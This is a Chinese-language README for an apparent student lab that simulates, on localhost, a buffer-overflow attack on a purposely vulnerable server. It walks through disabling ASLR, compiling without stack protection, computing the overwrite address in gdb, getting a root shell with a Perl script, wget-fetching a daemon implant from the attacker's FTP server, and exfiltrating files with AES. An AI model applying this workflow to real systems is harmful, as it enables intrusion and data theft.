1. 环境要求

Ubuntu 18.10 64bit

gcc version 8.2.0 (Ubuntu 8.2.0-7ubuntu1)

Python 3.8.2

需要关闭地址随机化

sudo sh -c "echo 0 > /proc/sys/kernel/randomize\_va\_space"

使用本地127.0.0.1的端口模拟局域网

2. server端程序


（1）myserver

具有相应功能和漏洞的服务端程序 ，使用127.0.0.1:12345


源代码见 source codes 文件夹myserver.cpp

编译使用的命令

编译时关闭栈保护 gcc -g myserver.cpp -o myserver -z execstack -fno-stack-protector -lstdc++ -g



使用 ./myserver 启动服务



启动失败可能是端口占用 lsof -i:12345 kill即可


3. attacker端程序

（1）initkey

生成两对RSA公私钥的程序


源代码见 source codes 文件夹 initkey.py

编译方法是 pyinstaller -F initkey.py



运行 ./initkey

生成: att开头为attacker公私钥，dae开头为daemon程序公私钥。后续获得server端shell后，会上传server端公私钥和attacker端公钥到server端。




（2）normalcli

普通的客户端程序，发送字符串，接受server返回的倒转字符串


输入attack会提示攻击方法

源代码见 source codes 文件夹 normalcli.py

编译方法是 pyinstaller -F normalcli.py



使用 ./normal




（3）exploitscan

漏洞扫描程序，扫描具有设计好的漏洞的服务器。


源代码见 source codes 文件夹 exploitscan.py


编译方法是 pyinstaller -F exploitscan.py




使用 ./exploitscan 源代码设定扫描范围为 127.0.0.1： 12000-13000.


先扫描得到开放端口，再对开放的端口发送数据 。当溢出时提示用户







攻击12345端口时服务器崩溃，说明该服务器具有设计好的漏洞



（4）attack.pl

攻击漏洞服务器的perl脚本。思路见设计文档

使用时需要先修改溢出地址

溢出地址获取方法如下


获取溢出地址简单的方法：

由于设计的溢出数组result大小为256字节，加上rbp，rip16字节，256+16=272字节


只需要获取实际运行的result的地址+272即为要覆盖的address

获取溢出地址复杂一点的方法：

使用gdb调试 myserver : gdb ./myserver




在strcpy前加断点 b 27




r

使用normalcli发送meowdance




暂停后使用find neowdance查询字符串位置

继续运行，c，打印result地址




计算可知二者差距 272字节，由于gdb调试和实际地址有偏差，获取实际运行的server的result的地址+272即得到实际的address


为了方便获取实际运行的result地址，在server添加了打印，直接+272即可



0x7fffffffdb80+272得到 0x7fffffffdc90 修改




使用perl attack.pl获取remote shell



使用vi liuqiang.txt 即可创建含有姓名的txt文件

Whoami可知为erio，具有root权限



由上可知获取了root权限，下面的所有演示直接用terminal演示，更方便

（5）daemon

具有搜索，发送文件功能，daemon特性的程序，利用23232端口

源代码见source codes 文件夹 daemon.py

编译方法是 pyinstaller -F daemon.py

使用方法：attacker攻击漏洞服务器获取root shell后上传到server端

在attacker安装启动ftp服务


在获取的remoteshell使用wget下载daemon

wget -nH -P /home/erio/Desktop/serverf/ ftp://127.0.0.1//home/erio/Desktop/attacker/daemon

注意需要修改ftp配置文件允许匿名登录

在获取的shell，sudo ./daemon，即可运行

由于部分文件夹需要系统权限，使用sudo



关闭方法：

sudo netstat -ntulp |grep 23232 扫描程序进程号 sudo kill -9 id

（6）getfile

与上面的daemon对应，socket链接获取daemon扫描到的文件。明文传输，进行md5校验。

源代码见source codes 文件夹 getfile.py 。

编译方法是 pyinstaller -F getfile.py。

运行：attacker端运行 ./getfile



注意以下7,8,9,10四个程序中设计.pem 与.txt文件的读取，部分采用相对地址，部分由于一些问题使用了绝对地址，根据需要修改

（7）getkey


获取AES加密秘钥的程序

源代码见source codes 文件夹 getkey.py 。

编译方法是 pyinstaller -F getkey.py。

通过shell上传到server然后运行，等待attacker端sendkey，保存秘钥。保存为 hello.log

运行命令 ./getkey




（8）sendkey

发送AES加密秘钥的程序。设计过程见设计文档

源代码见source codes 文件夹 sendkey.py 。

编译方法是 pyinstaller -F sendkey.py

当上传getkey并在server运行后，在attacker端运行 ./sendkey，读取key.txt中的128位秘钥，发送到server




（9）cryptdaemon.py

功能和daemon相同，使用AES加密传输内容


源代码见source codes 文件夹 cryptdaemon.py 。

由于使用一些库编译有问题，直接使用源代码运行



上传到serverf运行即可

运行命令 sudo python3 cryptdaemon.py



（10）cryptgetfile

功能和getfile相同，获取AES加密传输的文件

源代码见source codes 文件夹cryptgetfile.py 。

编译方法是 pyinstaller -F cryptgetfile.py

当server端运行cryptdaemon后，Attacker端运行 ./cryptgetfile 即可

